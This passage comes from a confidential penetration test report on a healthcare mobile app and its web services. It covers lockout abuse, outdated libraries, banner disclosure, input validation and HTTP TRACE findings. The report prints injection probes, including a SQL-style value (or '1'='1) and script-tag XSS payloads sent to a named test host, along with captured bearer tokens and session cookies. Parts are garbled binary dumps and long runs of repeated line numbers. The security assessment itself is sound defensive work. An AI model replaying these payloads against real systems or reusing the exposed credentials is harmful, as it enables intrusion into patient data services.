Filter: Showing all items <table border="1"> <thead> <tr> <th>Request</th> <th>Payload</th> <th>Status co...</th> <th>Error</th> <th>Timeout</th> <th>Length</th> <th>Comment</th> </tr> </thead> <tbody> <tr><td>185</td><td>185</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>1730</td><td></td></tr> <tr><td>186</td><td>186</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>1730</td><td></td></tr> <tr><td>187</td><td>187</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>1730</td><td></td></tr> <tr><td>189</td><td>189</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>1730</td><td></td></tr> <tr><td>190</td><td>190</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>1730</td><td></td></tr> <tr><td>191</td><td>191</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>1730</td><td></td></tr> <tr><td>194</td><td>194</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>1730</td><td></td></tr> <tr><td>195</td><td>195</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>1730</td><td></td></tr> <tr><td>196</td><td>196</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>1730</td><td></td></tr> <tr><td>199</td><td>199</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>1730</td><td></td></tr> <tr><td>200</td><td>200</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>1730</td><td></td></tr> </tbody> </table>					Request	Payload	Status co...	Error	Timeout	Length	Comment	185	185	200	<input type="checkbox"/>	<input type="checkbox"/>	1730		186	186	200	<input type="checkbox"/>	<input type="checkbox"/>	1730		187	187	200	<input type="checkbox"/>	<input type="checkbox"/>	1730		189	189	200	<input type="checkbox"/>	<input type="checkbox"/>	1730		190	190	200	<input type="checkbox"/>	<input type="checkbox"/>	1730		191	191	200	<input type="checkbox"/>	<input type="checkbox"/>	1730		194	194	200	<input type="checkbox"/>	<input type="checkbox"/>	1730		195	195	200	<input type="checkbox"/>	<input type="checkbox"/>	1730		196	196	200	<input type="checkbox"/>	<input type="checkbox"/>	1730		199	199	200	<input type="checkbox"/>	<input type="checkbox"/>	1730		200	200	200	<input type="checkbox"/>	<input type="checkbox"/>	1730	
Request	Payload	Status co...	Error	Timeout	Length	Comment																																																																																		
185	185	200	<input type="checkbox"/>	<input type="checkbox"/>	1730																																																																																			
186	186	200	<input type="checkbox"/>	<input type="checkbox"/>	1730																																																																																			
187	187	200	<input type="checkbox"/>	<input type="checkbox"/>	1730																																																																																			
189	189	200	<input type="checkbox"/>	<input type="checkbox"/>	1730																																																																																			
190	190	200	<input type="checkbox"/>	<input type="checkbox"/>	1730																																																																																			
191	191	200	<input type="checkbox"/>	<input type="checkbox"/>	1730																																																																																			
194	194	200	<input type="checkbox"/>	<input type="checkbox"/>	1730																																																																																			
195	195	200	<input type="checkbox"/>	<input type="checkbox"/>	1730																																																																																			
196	196	200	<input type="checkbox"/>	<input type="checkbox"/>	1730																																																																																			
199	199	200	<input type="checkbox"/>	<input type="checkbox"/>	1730																																																																																			
200	200	200	<input type="checkbox"/>	<input type="checkbox"/>	1730																																																																																			

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Multiple mails can be sent. No restriction to send mail. Overloaded mail server.

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



## 8.13 MobileApp (Android): Misconfigured account lockout policy implemented

Vulnerability Title	Misconfigured account lockout policy implemented
Vulnerability Category	M4- Insecure Authentication
Severity	Informational
CVSS V3 Calculation	CVSS v3.0 Score: NA
Description	<p><b>Vulnerability Description:</b> During the security assessment of the APK, it is observed that the account lockout policy is misconfigured.</p> <p><b>Exploitability Rational:</b> The application uses account lockout policy to prevent any password cracking or rate limiting attacks on login.</p> <p><b>Impact Rational:</b> Impact on User Experience, Reputation Damage and unavailability of account for users.</p> <p>Other user can lock the user account if he knows the username. Legitimate user would not be able to access the user account after multiple incorrect attempts by other user.</p>
Affected Systems/IP Address/URL	Engage-2.5.7-ci327774-prod-signed.apk Engage-2.5.7-ci327774-adhoc-signed.ipa
Recommendation	Need to Configure the account lockout policy properly. Restricting the login request should be IP based.
Status	Open

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



### Steps to Reproduce:

1. Login to the mobile application with correct username and wrong password
2. Repeat the process multiple times, we can observe that the account gets locked for the user for whom wrong password was provided.

The screenshot shows the ZAP interface with several panels:

- Issue activity:** Shows a table of issues found during the audit. One issue is highlighted: "Strict transport security not enforced" (Issue type: "There were too many incorrect login attempts. The application is locked for the coming 167 hours").
- Event log:** Shows a table of log entries. One entry is highlighted: "17:53:08 10 Nov 2023 Error Proxy [48] The client failed to negotiate a TLS connect..."
- Mobile App Screenshot:** A mobile phone displays the Philips Engage app login screen. A red box highlights the message: "There were too many incorrect login attempts. The application is locked for the coming 167 hours."

we can see in the above screenshot that account is locked for the user for 167hrs



## 8.14 MobileApp (iOS): Vulnerable version of Software in Use

Vulnerability Title	Vulnerable Version of Software in Use
Vulnerability Category	M1 – Improper Platform Usage
Severity	Medium
CVSS V3 Calculation	CVSS v3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L CVSS Score: 5.6
Description	<p><b>Vulnerability Description:</b> It was observed that the iOS Application components uses the following vulnerable third-party library</p> <ul style="list-style-type: none"> <li>• Libjpeg - 1.5.1 (<a href="#">CVE-2020-17541</a>, <a href="#">CVE-2018-20330</a>)</li> <li>• SQLite - 3.28.0 (<a href="#">CVE-2022-35737</a>, <a href="#">CVE-2020-15358</a>, <a href="#">CVE-2020-11656</a>, <a href="#">CVE-2020-11655</a>, <a href="#">CVE-2019-19646</a>, <a href="#">CVE-2019-19645</a>)</li> </ul> <p><b>Exploitability Rational:</b> Though version specific exploits of the vulnerable software/frameworks are available, it would be reasonably complex to exploit this vulnerability as the attacker would have to successfully spoof the iOS application server. This may however change at any time as new vulnerabilities and related exploits may become available.</p> <p><b>Impact Rational:</b> Use of Vulnerable software and frameworks could enable attackers to leverage public exploits associated with the vulnerable software version in use and launch platform-specific attacks.</p>
Affected Path	Payload/VHS.PremiumApp.iOS.app/VHS.PremiumApp.iOS Payload/VHS.PremiumApp.iOS.app/Frameworks/libSkiaSharp.framework/libSkiaSharp
Recommendation	It is recommended that all software, framework and their components should be regularly patched and upgraded to the latest version

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Status

OPEN

**Steps to Reproduce:**

1. Decompile the IPA application and extract the source code
2. Check the affected path mentioned

**Supported evidences:**

**payload.zip**

- ✓ **VHS.PremiumApp.iOS.app**
  - > ar
  - > ca
  - > cs
  - > da
  - > de
  - > de-AT
  - > de-AT.iproj
  - > de-CH
  - > de-CH.iproj
  - > de-DE
  - > de-DE.iproj
  - > el
  - > en-AU
  - > en-AU.iproj
  - > en-US.iproj
  - > es
  - > fr

200762  
200763  
200764  
200765  
200766  
200767  
200768  
200769  
200770  
200771  
200772  
200773  
200774  
200775  
200776  
200777  
200778  
200779  
200780  
200781  
200782

JNULP+NUL+NUL+CANTuyETB+SUB+NUL+NUL+NUL+NUL+CANYyETB-SUB+NUL+NUL+NUL+NUL+CANYyETB  
NUL+NUL+CANEMyyETBDCI+NUL+NUL+NUL+NUL+CANSyyETB%\$NUL+NUL+NUL+NUL+CANDyETB  
JCAN!uyETB==NUL+NUL+NUL+NUL+CANSuyETB=s=NUL+NUL+NUL+NUL+CANEScuyETB,-=NUL+NUL+NUL+NUL+CANE  
NUL ô!SINULô!ôDûPVTNULôDLE-ABNUL+SIXUSÖ NUL ô NUL ô NUL ô NUL ô!SINULô!ôDûPVTN  
NUJ+NULô?NUL+NUL+NUL+NULô?NUL+NUL+NULô?y1?3,28.0NUJ+NUL+SINUL+NUL+NUL

**Frameworks**

- > FBLPromises.framework
- > FirebaseCore.framework
- > FirebaseCoreDiagnostics.framework
- > FirebaseInstallations.framework
- > FirebaseMessaging.framework
- > GoogleAPIClientForREST.framework
- > GoogleDataTransport.framework
- > GoogleToolboxForMac.framework
- > GoogleUtilities.framework
- > GTMSessionFetcher.framework
- > leveldb.framework
- ✓ **libSkiaSharp.framework**
  - > \_CodeSignature
  - > Info.plist
  - > libSkiaSharp
- > nanopb.framework
- > Protobuf.framework

53609  
53610  
53611  
53612  
53613  
53614  
53615  
53616  
53617  
53618  
53619  
53620  
53621  
53622  
53623  
53624  
53625  
53626  
53627  
53628  
53629

IL<&lt;NUl>&gt;NUl&amp;NUl libjpeg-turbo version 1.5.1

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

Printed copies are uncontrolled unless authenticated.



## 8.15 MobileApp (Android) - Webservices : Server Banner Disclosure

Vulnerability Title	Server Banner Disclosure
Vulnerability Category	A5- Security Misconfiguration
Severity	Low
CVSS V3 Calculation	CVSS Base Score: 2.2 CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:L/I:N/A:N
Description	<p><b>Vulnerability Description:</b> During the security assessment it is observed that Verbose server information is sent in the HTTP responses from the server. The information is commonly included in the server response headers and can disclose information like server name.</p> <p><b>Exploitability Rational:</b> By knowing version, type of webserver and how each type of web server responds to specific commands and keeping this information in a web server fingerprint database, the attacker can send these commands to the web server, analyze the response, and compare it to the database of known signatures. By knowing the information about the server, the attacker can plan attacks in future, with the information obtained. There may be publicly known exploits and vulnerabilities associated with the server hosted and the information gets disclosed in the banner.</p> <p><b>Impact Rational:</b> Verbose server banners provide additional information that allows the attacker to perform targeted attacks to the specific technology stack in use by the application and underlying infrastructure.</p>
Affected Systems/IP Address/URL	Engage-2.5.7-ci327774-prod-signed.apk Engage-2.5.7-ci327774-adhoc-signed.ipa
Recommendation	Remove all the Verbose server information from all HTTP responses. You can perform by modifying the server's configuration files or through the use and configuration of a web application firewall. It is recommended to use generic

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



	error message response from server, so that server banner is disclosed in the error message response from the server.
Status	Open

#### Steps to reproduce:

1. Go to this URL: <https://singleinstance-externalpentest.vitalhealthsoftware.com/jsonapi/Comps/GetApplicationText?ContentTitle=PrivacyStatementBernhoven%7cPrivacy+Policy&Culture=en-US>, put the given payload e.g ' and " in the value of culture
2. We can observe that the server throws a 400 response , which is revealing the server banner.

#### Evidence:

```

Request
Pretty Raw Hex
1 GET /jsonapi/Comps/GetApplicationText?ContentTitle=
  PrivacyStatementBernhoven%7cPrivacy+Policy&Culture=
  en-US or '1'='1 HTTP/2
2 Host:
  singleinstance-externalpentest.vitalhealthsoftware.com
3
4

Response
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: text/html; charset=us-ascii
3 Server: Microsoft-HTTPAPI/2.0
4 Date: Sat, 11 Nov 2023 10:17:22 GMT
5 Content-Length: 311
6
7 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML
  4.01//EN""http://www.w3.org/TR/html4/strict.dtd">
8 <HTML>
  <HEAD>
    <TITLE>
      Bad Request
    </TITLE>
9   <META HTTP-EQUIV="Content-Type" Content="text/html;
  charset=us-ascii">
</HEAD>
10 <BODY>
  <H2>
    Bad Request
  </H2>
11 <HR>
  <P>
    HTTP Error 400. The request is badly formed.
  </P>
12 </BODY>
</HTML>
13

```

No vulnerabilities identified for current version.

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

Printed copies are uncontrolled unless authenticated.



## 8.16 MobileApp (Android) - Webservices: Improper Input Validation

Vulnerability Title	Improper Input Validation
Vulnerability Category	A3- Injection
Severity	Low
CVSS V3 Calculation	CVSS Base Score: 3.5 CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N
Description	<p><b>Vulnerability Description:</b> During the security assessment of the product, it is observed that some of the APIs allows the usage of special characters and is accepting them while creating/updating several parameters. The same isn't validated at the client end. Due to this, the application may be vulnerable to attacks like XSS, SQL injection etc. The user-controlled input is not properly sanitized/validated.</p> <p><b>Exploitability Rational:</b> The attacker needs to be an authenticated user. Failure to properly validate and handle untrusted input represents the single largest category of software security weaknesses. At a minimum, data that is not validated may impact the application's control flow or data flow, leading to unexpected application states for end users, unintended changes to back-end data, as well as unexpected outcomes from executed application logic.</p> <p><b>Impact Rational:</b> An attacker may submit payloads that seek to exploit any number of vulnerabilities that typically result from a lack of input validation. These include (but are not limited to) SQL injection, cross-site scripting, LDAP injection, log injection, and command injection.</p>
Affected Systems/IP Address/URL	<a href="https://singleinstance-externalpentest.vitalhealthsoftware.com/jsonapi/Comps/PatientsObservations">https://singleinstance-externalpentest.vitalhealthsoftware.com/jsonapi/Comps/PatientsObservations</a> <a href="https://singleinstance-externalpentest.vitalhealthsoftware.com/jsonapi/Comps/PatientsMedications">https://singleinstance-externalpentest.vitalhealthsoftware.com/jsonapi/Comps/PatientsMedications</a>

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



<b>Recommendation</b>	Implement input validation at the client as well as server side. This can be achieved by whitelisting. You can define what is allowed as input and reject everything else. It is recommended to implement checks for range, length, format and type of data.
<b>Status</b>	<b>Open</b>

### Steps to Reproduce:

1. Configure postman to use proxy tool such as burp suite.
2. Capture affected endpoints and intercept the request.
3. Insert any special characters/javascript in html encoding, it is observed that the injected script is returned in the server response as shown below:

```

POST /api/Patients/Observations HTTP/1.1
Host: singleinstance-externalpentest.vitalhealthsoftware.com
Authorization: Bearer: aJyPZecH20hByRT0dAYyz9pTUpvnrnJhCwxDWUz8IDB0qeo_4761771g
Content-Type: application/json
User-Agent: PostmanRuntime/7.26.2
Accept: */*
Postman-Token: fd34d4ff-eade-4faf-b0f0-f5ce10b0d805
Accept-Encoding: gzip, deflate
Content-Length: 1231
Content-Type: application/json
Cookie: __JSESSIONID=gn449ynauyyppvby0aenam
{
  "data": [
    {
      "type": "PatientsObservations",
      "PatientObservationsList": "<list>
<Observation ID='48a273' DeviceID='48a627' ObservationCode='48a74' ObservationValue='48a72' ObservationUnit='48a74' ObservationDate='2022-06-07T09:11:46.000Z' ObservationNotes='Notefox111' PatientObservationExternalID='Text222' DeviceID='DeviceType1' ObservationCode='2400' ObservationValue='76.5' ObservationUnit='kg' Source='Mobile' ObservationDate='2022-06-07T09:11:46.000Z' ObservationNotes='Notefox222' PatientObservationExternalID='Text333' DeviceID='DeviceType2' ObservationCode='2400' ObservationValue='76.5' ObservationUnit='kg' ObservationDate='2022-06-07T09:11:46.000Z' ObservationNotes='Notefox333' PatientObservationExternalID='Text444' DeviceID='DeviceType3' ObservationCode='2400' ObservationValue='76.5' ObservationUnit='kg' ObservationDate='2022-06-07T09:11:46.000Z' ObservationNotes='Notefox444' /></list>",
      "DeviceID": "48a273"
    }
  ]
}
  
```

Target: https://singleinstance-externalpentest.vitalhealthsoftware.com



Send Cancel < > Target: https://singleinstance-externalpentest.vitalhealthsoftware.com

Request

Pretty	Raw	Hex
1 GET /jsonapi/Comps/PatientsMedications?page[limit]=500 HTTP/2		
2 Host: singleinstance-externalpentest.vitalhealthsoftware.com		
3 Authorization: BearereyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdWdo		
4 User-Agent: PostmanRuntime/7.25.2		
5 Accept: */*		
6 Accept-Encoding: gzip, deflate		
7 Accept-Language: en-US		
8 Cookie: __Host-ASP.NET_SessionId=qnd4qyuuopppvdy0aenom		
9		
10		

Response

Pretty	Raw	Hex	Render
1 https://singleinstance-externalpentest.vitalhealthsoftware.com/jsonapi/Comps/PatientsMedications/39			
2 )			
3 {			
4 "type": "PatientsMedications",			
5 "id": "39",			
6 "attributes": {			
7 "PatientID": "",			
8 "DateFirstContact": "2022-06-03T05:11:46.000Z",			
9 "GPKCode": "2184",			
10 "HPKCode": "245601A",			
11 "LastRefillDate": "2024-06-28",			
12 "StepDate": "2024-06-28",			
13 "TimeUnit": "yes 3 wax",			
14 "Frequency": "1",			
15 "Dose": "1",			
16 "DoseUnit": "doses",			
17 "Notes": " <script>bad exec();</script> ",			
18 "Medication": {			
19 "id": "1",			
20 "label": "asexel",			
21 "PaxilCode": "HP",			
22 "ProductCorpCode": "HP",			
23 "ProductCorpName": "HP",			
24 "ProductCorpInternal": "HP",			
25 "ProductName": "PARACETAMOL TABLET 500MG",			
26 "HPIName": "HP PARACETAMOL TABLET 500MG",			
27 "PerformanceName": "",			
28 "IsAnalog": "false",			
29 "IsAnalogExternal": "false",			
30 "IsAnalogInternal": "false",			
31 "version": "2023-05-03T05:49:40.087086Z",			
32 "links": {			
33 "self": "			
34 "http://singleinstance-externalpentest.vitalhealthsoftware.com/jsonapi/Comps/PatientsMedications/39"			
35 }",			
36 "included": null			

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

Printed copies are uncontrolled unless authenticated.



The screenshot shows a NetworkMiner capture of a JSON API request and its response. The request URL is `GET /jsonapi/Comps/ObservationSetDefinitions?script=alert(1)&script[page][size]=500 HTTP/2`. The response is a JSON object with the following structure:

```
13 X-Xss-Protection: 1; mode=block
14 X-Content-Type-Options: nosniff
15 Content-Security-Policy: main-frame-src="https://singleinstance-externalpentest.vitalhealthsoftware.com"
16 Date: Tue, 05 May 2023 14:10:22 GMT
17 Content-Length: 18931
18
19
20 {
21   "meta": {
22     "datetime": "2023-05-03T14:10:21.401Z",
23     "page": {
24       "number": 1,
25       "size": 20,
26       "total-results": 80
27     }
28   },
29   "links": [
30     {
31       "rel": "self",
32       "uri": "https://singleinstance-externalpentest.vitalhealthsoftware.com/442/jsonapi/Comps/ObservationSetDefinitions"
33     },
34     {
35       "rel": "next",
36       "uri": "https://singleinstance-externalpentest.vitalhealthsoftware.com/442/jsonapi/Comps/ObservationSetDefinitions?script=alert(1)&script[page][size]=500&page[number]=2"
37     }
38   ],
39   "data": []
40 }
```

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

Printed copies are uncontrolled unless authenticated.



07Nov2023:

```

1: GET /jsonapi/Comps/Settings?MobileApp=Engage_v2.5.7&
page[size]=500&ModifiedSince=
2023-11-10T04%3a53%3a39.135Z&
cfc45<script>alert(1)</script>rthiy=1 HTTP/2
2: Host:
singleinstance-externalpentest.vitalhealthsoftware.com
3:
4:

```

```

{
  "links": {
    "base": "https://singleinstance-externalpentest.vitalhealthsoftware.com/jsonapi/Comps/",
    "self": "https://singleinstance-externalpentest.vitalhealthsoftware.com:443/jsonapi/Comps/Settings?MobileApp=Engage_v2.5.7&page[size]=500&ModifiedSince=2023-11-10T04%3a53%3a39.135Z&cfc45<script>alert(1)</script>rthiy=1&page[number]=1",
    "first": "https://singleinstance-externalpentest.vitalhealthsoftware.com:443/jsonapi/Comps/Settings?MobileApp=Engage_v2.5.7&page[size]=500&ModifiedSince=2023-11-10T04%3a53%3a39.135Z&cfc45<script>alert(1)</script>rthiy=1&page[number]=1",
    "prev": null,
    "next": null,
    "last": "https://singleinstance-externalpentest.vitalhealthsoftware.com:443/jsonapi/Comps/Settings?MobileApp=Engage_v2.5.7&page[size]=500&ModifiedSince=2023-11-10T04%3a53%3a39.135Z&cfc45<script>alert(1)</script>rthiy=1&page[number]=1"
  },
  "data": null,
  "included": null
}

```

Tester is able to see that the injected script is returned in the server response

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

Printed copies are uncontrolled unless authenticated.



## 8.17 MobileApp (Android) - Webservices, WebApp : HTTP TRACE Method Enabled

Vulnerability Title	HTTP TRACE Method Enabled
Vulnerability Category	A5 - Security Misconfiguration
Severity	Low
CVSS V3 Calculation	CVSS Base Score: 3.1 CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:N/A:N
Description	<p><b>Vulnerability Description:</b> During the security assessment of the API call, it is observed that the HTTP TRACE method is enabled on the web server.</p> <p><b>Exploitability Rational:</b> The HTTP TRACE method instructs the web server to echo the entire contents of the received message back to the calling client, usually for debugging purposes.</p> <p><b>Impact Rational:</b> The TRACE HTTP method can be used in conjunction with other vulnerabilities (such as cross-site scripting) to return the entire contents of an HTTP message (including server response HTTP headers) to an attacker. Since the server echoes both the request body and HTTP headers, an attacker can obtain the response to the TRACE request and can gain access to sensitive information passed via HTTP headers, including session identifiers passed via authorization header. The attacker can use this information to impersonate the victim in the application.</p>
Affected Systems/IP Address/URL	<a href="https://singleinstance-externalpentest.vitalhealthsoftware.com/OAuth2/Comps/PasswordPolicyMetadata">https://singleinstance-externalpentest.vitalhealthsoftware.com/OAuth2/Comps/PasswordPolicyMetadata</a>
Recommendation	Disable the HTTP TRACE method if not required for the web server to function properly.
Status	Open

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



### Steps to Reproduce:

1. Configure postman to use a proxy tool such as Burp Suite.
2. Capture and modify the request method to TRACE and then click on the “Go” button.
3. Observe the application response in Burp Repeater.
4. Note that the response contains the complete request, which proves TRACE method is enabled on the server.

### Supportive Evidence:

The screenshot shows the Postman interface with the following details:

**Request:**

```

1. TRACE /Health/Check/PasswordPolicyMetadata HTTP/2
2. Host: singleinstance-externalpentest.vitalhealthsoftware.com
3. Authorization: Bearer LPkrl1RLD0gQ10MJ4Uv-gfWvSg_GiTAEJTB67RU1P1khQfkhqT0_LfDMYFw
4. User-Agent: PostmanRuntime/7.32.2
5. Accept: */*
6. Postman-Token: 05fa3a13-bd72-4033-03b3-25d451b72744
7. Accept-Encoding: gzip, deflate
8. Cookie: __Host-ASP.NET_SessionId=x0D23shqqqrn0ijyq0gwaptz
9.
10.
11.
12.
13.
14.
15.
16.
17.
18.
19.
20.
21.
22.
23.
24.
25.
26.
27.
28.
29.
30.
31.
32.
33.
34.
35.
36.
37.
38.
39.
40.
41.
42.
43.
44.
45.
46.
47.
48.
49.
50.
51.
52.
53.
54.
55.
56.
57.
58.
59.
60.
61.
62.
63.
64.
65.
66.
67.
68.
69.
70.
71.
72.
73.
74.
75.
76.
77.
78.
79.
80.
81.
82.
83.
84.
85.
86.
87.
88.
89.
90.
91.
92.
93.
94.
95.
96.
97.
98.
99.
100.
101.
102.
103.
104.
105.
106.
107.
108.
109.
110.
111.
112.
113.
114.
115.
116.
117.
118.
119.
120.
121.
122.
123.
124.
125.
126.
127.
128.
129.
130.
131.
132.
133.
134.
135.
136.
137.
138.
139.
140.
141.
142.
143.
144.
145.
146.
147.
148.
149.
150.
151.
152.
153.
154.
155.
156.
157.
158.
159.
160.
161.
162.
163.
164.
165.
166.
167.
168.
169.
170.
171.
172.
173.
174.
175.
176.
177.
178.
179.
180.
181.
182.
183.
184.
185.
186.
187.
188.
189.
190.
191.
192.
193.
194.
195.
196.
197.
198.
199.
200.
201.
202.
203.
204.
205.
206.
207.
208.
209.
210.
211.
212.
213.
214.
215.
216.
217.
218.
219.
220.
221.
222.
223.
224.
225.
226.
227.
228.
229.
230.
231.
232.
233.
234.
235.
236.
237.
238.
239.
240.
241.
242.
243.
244.
245.
246.
247.
248.
249.
250.
251.
252.
253.
254.
255.
256.
257.
258.
259.
259.
260.
261.
262.
263.
264.
265.
266.
267.
268.
269.
270.
271.
272.
273.
274.
275.
276.
277.
278.
279.
279.
280.
281.
282.
283.
284.
285.
286.
287.
288.
289.
289.
290.
291.
292.
293.
294.
295.
296.
297.
298.
299.
299.
300.
301.
302.
303.
304.
305.
306.
307.
308.
309.
309.
310.
311.
312.
313.
314.
315.
316.
317.
318.
319.
319.
320.
321.
322.
323.
324.
325.
326.
327.
328.
329.
329.
330.
331.
332.
333.
334.
335.
336.
337.
338.
339.
339.
340.
341.
342.
343.
344.
345.
346.
347.
348.
349.
349.
350.
351.
352.
353.
354.
355.
356.
357.
358.
359.
359.
360.
361.
362.
363.
364.
365.
366.
367.
368.
369.
369.
370.
371.
372.
373.
374.
375.
376.
377.
378.
379.
379.
380.
381.
382.
383.
384.
385.
386.
387.
388.
389.
389.
390.
391.
392.
393.
394.
395.
396.
397.
398.
399.
399.
400.
401.
402.
403.
404.
405.
406.
407.
408.
409.
409.
410.
411.
412.
413.
414.
415.
416.
417.
418.
419.
419.
420.
421.
422.
423.
424.
425.
426.
427.
428.
429.
429.
430.
431.
432.
433.
434.
435.
436.
437.
438.
439.
439.
440.
441.
442.
443.
444.
445.
446.
447.
448.
449.
449.
450.
451.
452.
453.
454.
455.
456.
457.
458.
459.
459.
460.
461.
462.
463.
464.
465.
466.
467.
468.
469.
469.
470.
471.
472.
473.
474.
475.
476.
477.
478.
479.
479.
480.
481.
482.
483.
484.
485.
486.
487.
488.
489.
489.
490.
491.
492.
493.
494.
495.
496.
497.
498.
499.
499.
500.
501.
502.
503.
504.
505.
506.
507.
508.
509.
509.
510.
511.
512.
513.
514.
515.
516.
517.
518.
519.
519.
520.
521.
522.
523.
524.
525.
526.
527.
528.
529.
529.
530.
531.
532.
533.
534.
535.
536.
537.
538.
539.
539.
540.
541.
542.
543.
544.
545.
546.
547.
548.
549.
549.
550.
551.
552.
553.
554.
555.
556.
557.
558.
559.
559.
560.
561.
562.
563.
564.
565.
566.
567.
568.
569.
569.
570.
571.
572.
573.
574.
575.
576.
577.
578.
579.
579.
580.
581.
582.
583.
584.
585.
586.
587.
588.
589.
589.
590.
591.
592.
593.
594.
595.
596.
597.
598.
599.
599.
600.
601.
602.
603.
604.
605.
606.
607.
608.
609.
609.
610.
611.
612.
613.
614.
615.
616.
617.
618.
619.
619.
620.
621.
622.
623.
624.
625.
626.
627.
628.
629.
629.
630.
631.
632.
633.
634.
635.
636.
637.
638.
639.
639.
640.
641.
642.
643.
644.
645.
646.
647.
648.
649.
649.
650.
651.
652.
653.
654.
655.
656.
657.
658.
659.
659.
660.
661.
662.
663.
664.
665.
666.
667.
668.
669.
669.
670.
671.
672.
673.
674.
675.
676.
677.
678.
679.
679.
680.
681.
682.
683.
684.
685.
686.
687.
688.
689.
689.
690.
691.
692.
693.
694.
695.
696.
697.
698.
699.
699.
700.
701.
702.
703.
704.
705.
706.
707.
708.
709.
709.
710.
711.
712.
713.
714.
715.
716.
717.
718.
719.
719.
720.
721.
722.
723.
724.
725.
726.
727.
728.
729.
729.
730.
731.
732.
733.
734.
735.
736.
737.
738.
739.
739.
740.
741.
742.
743.
744.
745.
746.
747.
747.
748.
749.
749.
750.
751.
752.
753.
754.
755.
756.
757.
758.
759.
759.
760.
761.
762.
763.
764.
765.
766.
767.
768.
769.
769.
770.
771.
772.
773.
774.
775.
776.
777.
778.
779.
779.
780.
781.
782.
783.
784.
785.
786.
787.
787.
788.
789.
789.
790.
791.
792.
793.
794.
795.
796.
797.
797.
798.
799.
799.
800.
801.
802.
803.
804.
805.
806.
807.
808.
809.
809.
810.
811.
812.
813.
814.
815.
816.
817.
818.
819.
819.
820.
821.
822.
823.
824.
825.
826.
827.
828.
829.
829.
830.
831.
832.
833.
834.
835.
836.
837.
838.
839.
839.
840.
841.
842.
843.
844.
845.
846.
847.
848.
849.
849.
850.
851.
852.
853.
854.
855.
856.
857.
858.
859.
859.
860.
861.
862.
863.
864.
865.
866.
867.
868.
869.
869.
870.
871.
872.
873.
874.
875.
876.
877.
878.
879.
879.
880.
881.
882.
883.
884.
885.
886.
887.
888.
889.
889.
890.
891.
892.
893.
894.
895.
896.
897.
897.
898.
899.
899.
900.
901.
902.
903.
904.
905.
906.
907.
908.
909.
909.
910.
911.
912.
913.
914.
915.
916.
917.
918.
919.
919.
920.
921.
922.
923.
924.
925.
926.
927.
928.
929.
929.
930.
931.
932.
933.
934.
935.
936.
937.
938.
939.
939.
940.
941.
942.
943.
944.
945.
946.
947.
948.
949.
949.
950.
951.
952.
953.
954.
955.
956.
957.
958.
959.
959.
960.
961.
962.
963.
964.
965.
966.
967.
968.
969.
969.
970.
971.
972.
973.
974.
975.
976.
977.
978.
979.
979.
980.
981.
982.
983.
984.
985.
986.
987.
987.
988.
989.
989.
990.
991.
992.
993.
994.
995.
996.
997.
998.
999.
999.
1000.
1001.
1002.
1003.
1004.
1005.
1006.
1007.
1008.
1009.
1009.
1010.
1011.
1012.
1013.
1014.
1015.
1016.
1017.
1018.
1019.
1019.
1020.
1021.
1022.
1023.
1024.
1025.
1026.
1027.
1028.
1029.
1029.
1030.
1031.
1032.
1033.
1034.
1035.
1036.
1037.
1038.
1039.
1039.
1040.
1041.
1042.
1043.
1044.
1045.
1046.
1047.
1048.
1049.
1049.
1050.
1051.
1052.
1053.
1054.
1055.
1056.
1057.
1058.
1059.
1059.
1060.
1061.
1062.
1063.
1064.
1065.
1066.
1067.
1068.
1069.
1069.
1070.
1071.
1072.
1073.
1074.
1075.
1076.
1077.
1078.
1079.
1079.
1080.
1081.
1082.
1083.
1084.
1085.
1086.
1087.
1088.
1089.
1089.
1090.
1091.
1092.
1093.
1094.
1095.
1096.
1097.
1097.
1098.
1099.
1099.
1100.
1101.
1102.
1103.
1104.
1105.
